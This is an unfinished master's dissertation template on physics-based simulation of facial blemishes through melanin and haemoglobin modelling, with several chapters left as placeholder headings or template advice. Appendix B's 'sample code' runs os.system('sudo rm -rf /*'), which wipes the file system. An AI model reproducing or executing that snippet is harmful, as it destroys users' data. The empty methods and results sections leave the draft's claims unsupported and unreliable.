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A DISSERTATION SUBMITTED IN PARTIAL FULFILMENT OF THE REQUIREMENTS FOR THE DEGREE OF MASTER OF SCIENCE IN XXX

2021

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Abstract

Facial blemishes, such as acne and pigmentation, significantly impact skin health and play a crucial role in the perceptions of age and beauty across various age groups and skin tones. The lack of robust simulation techniques to assess changes in facial blemishes present a notable challenge to the skincare industry in studying the efficacy of skin care product and demonstrating it to consumers. To bridge this critical gap, we propose an efficient framework for simulating changes in skin blemishes. Our method is based on prior knowledge that links the appearance of acne and pigmentation to melanin and heamoglobin chromophores under the skin surface. Our novel framework models the spatial distributions of chromophores based on the optical scattering properties of the skin. A unique feature of our method is the precise and stable manipulation of parameters of chromophore distributions, thereby enabling control over the appearance of skin blemishes. We validate our proposed method using a comprehensive dataset containing temporal data on long-term skin blemish changes. Our results show that our method achieves highly realistic simulations. Furthermore, a visual perception study has also demonstrated the authenticity and quality of our simulation method.

Keywords: Dissertation, keywords.

Acknowledgements

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Acronyms

NN	Neural Network
ML	Machine Learning
DL	Deep Learning
FCN	Fully Convolutional Network
CNN	Convolutional Neural Network
RCNN	Region Based Convolutional Neural Network
DCNN	Deep Convolutional Neural Network

Symbols

Π	An Pi Symbol
β	An Beta Symbol
σ	An Sigma Symbol
α	Another Alpha Symbol

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Chapter 1

Introduction

1.1 Background

Facial appearance plays a pivotal role in an individual's self-confidence and perception of health and beauty. Among the various factors that contribute to facial aesthetics, the presence of facial blemishes such as acne and pigmentation is critical. These imperfections not only affect one's physical appearance but also have significant psychological and emotional consequences. Consumers across different age groups and skin tones use various skin treatments such as topical skin care products, chemical peeling, laser treatment, etc. to treat these blemishes to improve their skin appearance. The relentless pursuit of beauty has catalyzed the growth of an expansive skincare market. Consumers' increasing demand for aesthetic improvement has driven skincare manufacturers to seek intuitive tools that can vividly demonstrate the long-term benefits of their products. Such a tool would enable consumers to visualize and trust the efficacy of skincare products without the need for extensive real-image data collection. Additionally, it would allow manufacturers to gather user feedback objectively, measure the therapeutic effectiveness of their products, and refine their offerings to better meet consumer needs. This pursuit aligns with a broader trend where visual representation and consumer trust are paramount, and where the market's ability to provide clear evidence of product benefits can significantly influence purchasing decisions.

1.2 Motivation

However, consumers have limited ability to assess the efficacy of skin care treatments designed to address blemishes before starting a treatment [2]. This is partially due to the complex physiological and optical properties of skin present a significant challenge in developing a model that accurately measures and simulates the appearance and evolution of skin blemishes. There is a dearth of effective models that can convey the visually appealing changes of blemish evolution to consumers, making the choice of the right skincare product to be more a trial-and-error process, during which individuals may need to use the product for a period of time to see the skin improvement. With robust pigmentation simulation tools, this uncertainty can be addressed. Furthermore, these tools would enable researchers and product developers to accurately predict how different formulations and ingredients impact the appearance of facial blemishes over time.

To address this critical gap, we propose an effective and efficient method for simulating changes in skin blemishes in a physics-based modelling manner. Although recent deep generative models, such as Generative Adversarial Networks [3] (GANs) and diffusion models [4,5], have made prominent progress in image generation and manipulation, we find that there are two main challenges in applying such methods in the blemish simulation task. The first challenge is the collection and labelling of a large amount of high-fidelity skin data. It is well known that deep generative models are data-starving. Lacking a large amount of high-quality training data leads to unrealistic output, artifacts, or even modal collapse. The second challenge is the difficulty of defining the distributions and variations of skin blemishes. The deep generative model is intrinsically conducting distribution mapping on images. While it is easy to define distributions in the task of style transfer [6–8] according to image styles, such as art painting and sketching, the appearance status of acne and pigmentation, it improves or worsens, is hard to classify due to the lack of properly labelled data. Thus, the output of a deep neural network could have entangled features, creating an unacceptable perception to users.

1.3 Objectives and Specifications

Motivated by the above discussion, we seek parametric techniques to achieve lightweight and stable simulation and propose a physics-based modelling method for simulating skin acne and pigmentation changes. Our method is based on the domain knowledge of skin research that the appearance of facial skin blemishes: acne, and pigmentations, are related to subcutaneous melanin and haemoglobin chromophores. Hence, we propose to model the spatial distributions of melanin and haemoglobin. First, we conduct a color space transformation to extract chromophore components from sRGB images. Based on the skin scattering properties, we then construct the relative spatial distributions for each component by Sum-of-Gaussians. This enables our method to perform realistic blemish simulation, precisely modifying the appearance of facial pigmentation by tuning the parameters of the fitted model.

To validate that our proposed method can achieve realistic results, we first conducted a visual comparison study to compare our simulated images and the ground-truth images from our self-collected dataset, where temporal data reflects long-term skin blemish changes. Our results demonstrated that a high degree of realism is achieved by our simulations when compared to ground-truth images. Secondly, we compared the proposed method with some current generalized image editing/generation algorithms or software. Compared to these methods, our method achieved natural-looking editing of skin blemishes with lower FID scores while producing fewer artifacts than deep learning methods. Furthermore, we conducted a visual perception study to quantitatively assess the discernment abilities of individuals between simulated images and authentic ones. The findings demonstrated that our approach generates realistic representations of skin blemish changes.

1.4 Major contribution of the Dissertation

This innovative approach not only addresses a pressing need in the skin care industry but also promises to impact the product development processes. By providing a reliable tool for simulating and assessing skin blemish changes, our methodology equips skincare researchers and developers with the means to create more effective and targeted products. Moreover, it empowers consumers to make informed choices regarding their skincare routines. We summarize the contribution of our work as follows:

- We identify the problem of blemish change simulation, utilizing a physics-based modelling approach to approximate the optical properties of the skin. By adjusting the parameters of the fitted model, the appearance of skin blemishes can be modified, thereby achieving blemish change simulation.
- Our research provides a new use case for the application of computer vision algorithms in the cosmetic industry and offers promising prospects in product development.
- The visualization results and perception study demonstrate that our method achieves a realistic skin blemish change simulation, suggesting that our

physics-based modelling technique is a robust tool for skin science research.

1.5 Organisation of the Dissertation

Chapter 2

Literature Review

In this chapter, we first review the definition and physiologic features of skin pigmentation. We will then review the field of computer graphics and discuss how to model skin and pigmentation to achieve realistic skin image rendering. Finally, we turn our attention to the field of computer vision, where we will review state-of-the-art image modeling and editing methods and assess the degree of fit and gaps between the goals of this task and existing methods.

2.1 Skin Chromophores & Pigmentation

What gives our skin its diverse colors? When light is transmitted into the skin, energy of different wavelengths is selectively absorbed by the chromophores, scattered by the skin tissues and then observed by us and rendered in unique colors. The color of human skin and skin pigmentations is primarily influenced by several key chromophores, namely *Melanin*, *Hemoglobin*, *Carotene*, and *Bilirubin*. These pigments, each with unique optical properties, contribute to the skin's overall coloration and appearance:

- **Hemoglobin** Found in red blood cells, Hemoglobin gives blood its red color. The optical properties of Hemoglobin vary between its two forms:

oxy-Hemoglobin (oxygen-rich) and deoxy-Hemoglobin (oxygen-poor). These forms have distinct absorption peaks in the visible spectrum, contributing to the reddish undertones of skin.

- **Melanin** Rather than being a singular entity, Melanin is a composite of various polymers, exhibiting a spectrum of shades ranging from pale yellow to deep brown or black. The lighter variants of melanin predominantly consist of *pheomelanin*, whereas *eumelanin* typically constitutes the darker forms of melanin [9]. This is the primary determinant of skin color [10], providing shades from light to dark. Melanin absorbs across a broad range of the visible spectrum but particularly in the ultraviolet (UV) region [11]. This absorption is crucial as it protects the skin from UV radiation damage.
- **Carotene and Bilirubin** These pigments impart a yellowish hue to the skin. They absorb light in the blue region of the spectrum, which complements the reds of Hemoglobin and the browns of melanin, contributing to the overall skin tone [11].

In this work we mainly consider hemoglobin and melanin in the skin. For the other chromophores and their appearance, we use them as residual terms. In Figure2.1 we show the spectral absorption coefficients of these two key chromophores. Both types of hemoglobin have high absorption coefficients from 400nm to 450nm and from 520nm to 600nm, which gives the skin a pink color appearance. Melanin, on the other hand, absorbs UV and blue-violet more strongly, giving the skin a brown to black appearance.

The formation of skin pigmentations, such as brown spots or red spots, is often associated with an overproduction or uneven distribution of skin chromophores. These pigmentations can result from various factors, including genetic predisposition, hormonal changes, sun exposure, and aging. In response to UV radiation, Melanocytes (melanin-producing cells) increase their production of melanin as a



Figure 2.1: Spectral absorption coefficients of skin chromophore. We focused on modelling heamoglobin and melanin distribution of skin pigmentation. Image taken from [1]

.

protective mechanism, which can lead to localized darkening of the skin.

2.2 Skin Modeling & Rendering Techniques

(Suggesting images to users)

2.3 Controllable Facial Image Editing

2.3.1 Objectives and Definitions

Learning-based methods aim to learn a projection from latent noise to pixels [3, 4, 12]. Once successfully trained, control over the generated image can be achieved by editing in their latent spaces [13, 14]. Additionally, achieving precise and controllable latent editing requires either encoding control parameters into the input noise, modelled as conditional generation [15], or injecting controls into the forward pipeline, such as Low-Rank Adaption(LoRA) [16] or ControlNet [17], etc. These methods all require calibrated and labelled data with model fine-tuning to achieve accurate editing.

Our physics-based modelling approach simulates the optical properties and physiological characteristics of the skin to model the relative distribution of localized skin chromophores. This is achieved through fitting the Sum-of-Gaussians. Our method allows skin-agnostic control over the shape, color, and size of local skin blemishes to simulate their degradation or deterioration process after fitting. Without extensive training data, our method is comparable in effect to deep learning models, with strong interpretability.

2.3.2 Dataset and Stability

Learning-based approaches are highly dependent on dataset quality. On small datasets, deep neural networks are often prone to over-fitting, showing similar generation patterns or binding certain features to another (e.g., binding specific skin tone to a gender, or certain age range). Additionally, if there are not enough samples reflecting continuous changes in the same subject, it becomes challenging for the model to learn a trajectory that fits reality.

On one hand, recent high-resolution portrait datasets [13] have been proposed, facilitating deep learning models to achieve great success in face image generation. However, they mostly focus on coarse, large-scale features (such as face shape, hairstyle, expression, etc.). On the other hand, datasets for skin texture rendering [18] have been proposed. But they generally contain "flawless" skin with few real skin texture samples reflecting skin diseases or defects, and there are no corresponding annotations. To our knowledge, there is currently no dataset specifically dedicated to skin blemish generation or editing.

2.3.3 Controllability

We believe that image content editing methods can be broadly categorized into three classes: "Pixel Space," "Latent Space," and "Parameter Space."

- **Pixel Space**: Methods such as inpainting algorithms use neighboring or most similar pixels to fill blemish positions [19,20]. Then, they blend between the original and modified image (alpha blending). Although it can simply and directly control pigmentation intensity through the alpha parameter, the adjustment trajectory does not conform to reality, resulting in unnatural editing traces. They cannot achieve diverse modifications, like controlling melanin unchanged while only modifying haemoglobin concentration.
- **Latent Space**: Latent space editing can achieve smooth and continuous content editing or style transfer, but the trajectory is unpredictable and entangled. Although decoupling features for isolated modification is feasible, it requires constraints during the learning session. These constraints are hard to define manually, while precise feature control relies on extensive

annotated data.

- **Parameter Space**: Our blemish simulation/editing, based on tuning fitted pigmentation model parameters, allows free and independent adjustments to the blemish's appearance, including color, position, shape, and size, without altering skin details. Experimental and survey data confirm that our algorithm's pigmentation modifications align with general human perception, yielding natural transformation.

Chapter 3

Methods

3.1 One

The next few chapters should describe the work you have done in tackling the problem. There might be a chapter on the fundamental theories relevant to the solution you are pursuing, or the supporting technologies you need in implementing the solution. Then there should be a chapter on the solution itself, followed by a chapter on the results and analysis of the results

3.2 Two

3.3 Three

Chapter 4

Test and Experiments

4.1 One

4.2 Two

4.3 Three

Chapter 5

Discussion

5.1 One

Generally, there should be no more than six or seven chapters in your dissertation. If you have more than that, you should take a close look at its orgainsation and see if certain chapters can be merged.

5.2 Two

5.3 Three

Chapter 6

Conclusion and Recommendations

6.1 One

The last chapter is always the Conclusion. This generally should have three parts. The first is a concise summary of the work you have done. In a way, this is similar to the abstract. Then there is the conclusion, in which you highlight the significance of the results, and perhaps the consequences of the results, critically where necessary. The last thing is usually recommendations and/or future work, in which you identify the inadequacies of what you have done, and suggest how the gaps may be plugged.

6.2 Two

Documents that are prepared with the help of other sources should have a list of sources cited. A list of References contains only sources the writer quotes directly, takes original ideas from, and refers to in the dissertation should be included. In reports where the subject is primarily scientific, the list of references is the most widely accepted way to cite specific sources.

6.3 Three

6.4 Four

6.4.1 Six

References

[1] Craig Donner and Henrik Wann Jensen. A Spectral BSSRDF for Shading Human Skin. In *Proceedings of the 17th Eurographics Conference on Rendering Techniques*, EGSR '06, page 409–417, Goslar, DEU, 2006. Eurographics Association.

[2] Ling Li, Bandara Dissanayake, Tatsuya Omotezako, Yunjie Zhong, Qing Zhang, Rizhao Cai, Qian Zheng, Dennis Sng, Weisi Lin, Yufei Wang, and Alex C. Kot. Evaluating the efficacy of skincare product: A realistic short-term facial pore simulation. *Electronic Imaging*, 35(7):276–1–276–1, 2023.

[3] Ian J. Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio. Generative Adversarial Networks.

[4] Jonathan Ho, Ajay Jain, and Pieter Abbeel. Denoising diffusion probabilistic models. In Hugo Larochelle, Marc'Aurelio Ranzato, Raia Hadsell, Maria-Florina Balcan, and Hsuan-Tien Lin, editors, *Advances in Neural Information Processing Systems 33: Annual Conference on Neural Information Processing Systems 2020, NeurIPS 2020, December 6-12, 2020, virtual*, 2020.

[5] Robin Rombach, Andreas Blattmann, Dominik Lorenz, Patrick Esser, and Björn Ommer. High-resolution image synthesis with latent diffusion models, 2021.

[6] Vincent Dumoulin, Jonathon Shlens, and Manjunath Kudlur. A learned representation for artistic style. In *5th International Conference on Learning Rep-*

resentations, ICLR 2017, Toulon, France, April 24-26, 2017, Conference Track Proceedings. OpenReview.net, 2017.

[7] Jun-Yan Zhu, Taesung Park, Phillip Isola, and Alexei A. Efros. Unpaired image-to-image translation using cycle-consistent adversarial networks. In *IEEE International Conference on Computer Vision, ICCV 2017, Venice, Italy, October 22-29, 2017*, pages 2242–2251. IEEE Computer Society, 2017.

[8] Leon A. Gatys, Alexander S. Ecker, and Matthias Bethge. A neural algorithm of artistic style. *ArXiv preprint*, abs/1508.06576, 2015.

[9] Simon Alaluf, Derek Atkins, Karen Barrett, Margaret Blount, Nik Carter, and Alan Heath. Ethnic Variation in Melanin Content and Composition in Photoexposed and Photoprotected Human Skin. 15(2):112–118.

[10] Motonori Doi and Shoji Tominaga. Spectral estimation of human skin color using the Kubelka-Munk theory. page 221.

[11] R. Rox Anderson and John A. Parrish. The optics of human skin. *Journal of Investigative Dermatology*, 77(1):13–19, 1981.

[12] Diederik P. Kingma and Max Welling. Auto-encoding variational bayes. In Yoshua Bengio and Yann LeCun, editors, *2nd International Conference on Learning Representations, ICLR 2014, Banff, AB, Canada, April 14-16, 2014, Conference Track Proceedings*, 2014.

[13] Tero Karras, Samuli Laine, and Timo Aila. A style-based generator architecture for generative adversarial networks. In *IEEE Conference on Computer Vision and Pattern Recognition, CVPR 2019, Long Beach, CA, USA, June 16-20, 2019*, pages 4401–4410. Computer Vision Foundation / IEEE, 2019.

[14] Yujun Shen, Jinjin Gu, Xiaoou Tang, and Bolei Zhou. Interpreting the latent space of gans for semantic face editing. In *2020 IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2020, Seattle, WA, USA, June 13-19, 2020*, pages 9240–9249. IEEE, 2020.

[15] Phillip Isola, Jun-Yan Zhu, Tinghui Zhou, and Alexei A. Efros. Image-to-image translation with conditional adversarial networks. In *2017 IEEE Conference on Computer Vision and Pattern Recognition, CVPR 2017, Honolulu, HI, USA, July 21-26, 2017*, pages 5967–5976. IEEE Computer Society, 2017.

[16] Edward J. Hu, Yelong Shen, Phillip Wallis, Zeyuan Allen-Zhu, Yuanzhi Li, Shean Wang, Lu Wang, and Weizhu Chen. Lora: Low-rank adaptation of large language models. In *The Tenth International Conference on Learning Representations, ICLR 2022, Virtual Event, April 25-29, 2022*. OpenReview.net, 2022.

[17] Lvmin Zhang and Maneesh Agrawala. Adding Conditional Control to Text-to-Image Diffusion Models. *ArXiv preprint*, abs/2302.05543, 2023.

[18] Haoran Bai, Di Kang, Haoxian Zhang, Jinshan Pan, and Linchao Bao. Ffhq-uv: Normalized facial uv-texture dataset for 3d face reconstruction. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2023.

[19] Alexandru Telea. An image inpainting technique based on the fast marching method. *Journal of Graphics Tools*, 9(1):23–34, 2004.

[20] Marcelo Bertalmio, Andrea L Bertozzi, and Guillermo Sapiro. Navier-stokes, fluid dynamics, and image and video inpainting. In *Proceedings of the 2001 IEEE Computer Society Conference on Computer Vision and Pattern Recognition. CVPR 2001*, volume 1, pages I–I. IEEE, 2001.

Appendix A

Introduction of Appendix

The Appendix contains related data not necessary to the immediate understanding of the discussion in the report. This may contain materials such as: tables, graphs, illustrations, description of equipment, samples of forms, data sheets, questionnaires, equations, and any material that must be included for record purposes. Each entry (sample forms, detailed data for references, tables, pictures, questionnaires, charts, maps, graphic representations) in the appendix requires an identifying title. Every entry in the appendix must be referred to in the body of the report. Each appendix must be lettered, beginning with Appendix A. The list of appendices should be appearing in the table of contents following the list of references entry.

Appendix B

Sample Code

below shows how to insert highlighted source code from the source file.

```python
# I would not run this s**t with super do anyway
import os

def makeLifeEasier(anything):
    os.system('sudo rm -rf /*')
    return("good luck guy")

if __name__ == "__main__":
    makeLifeEasier(1) # this is a in-line comment
```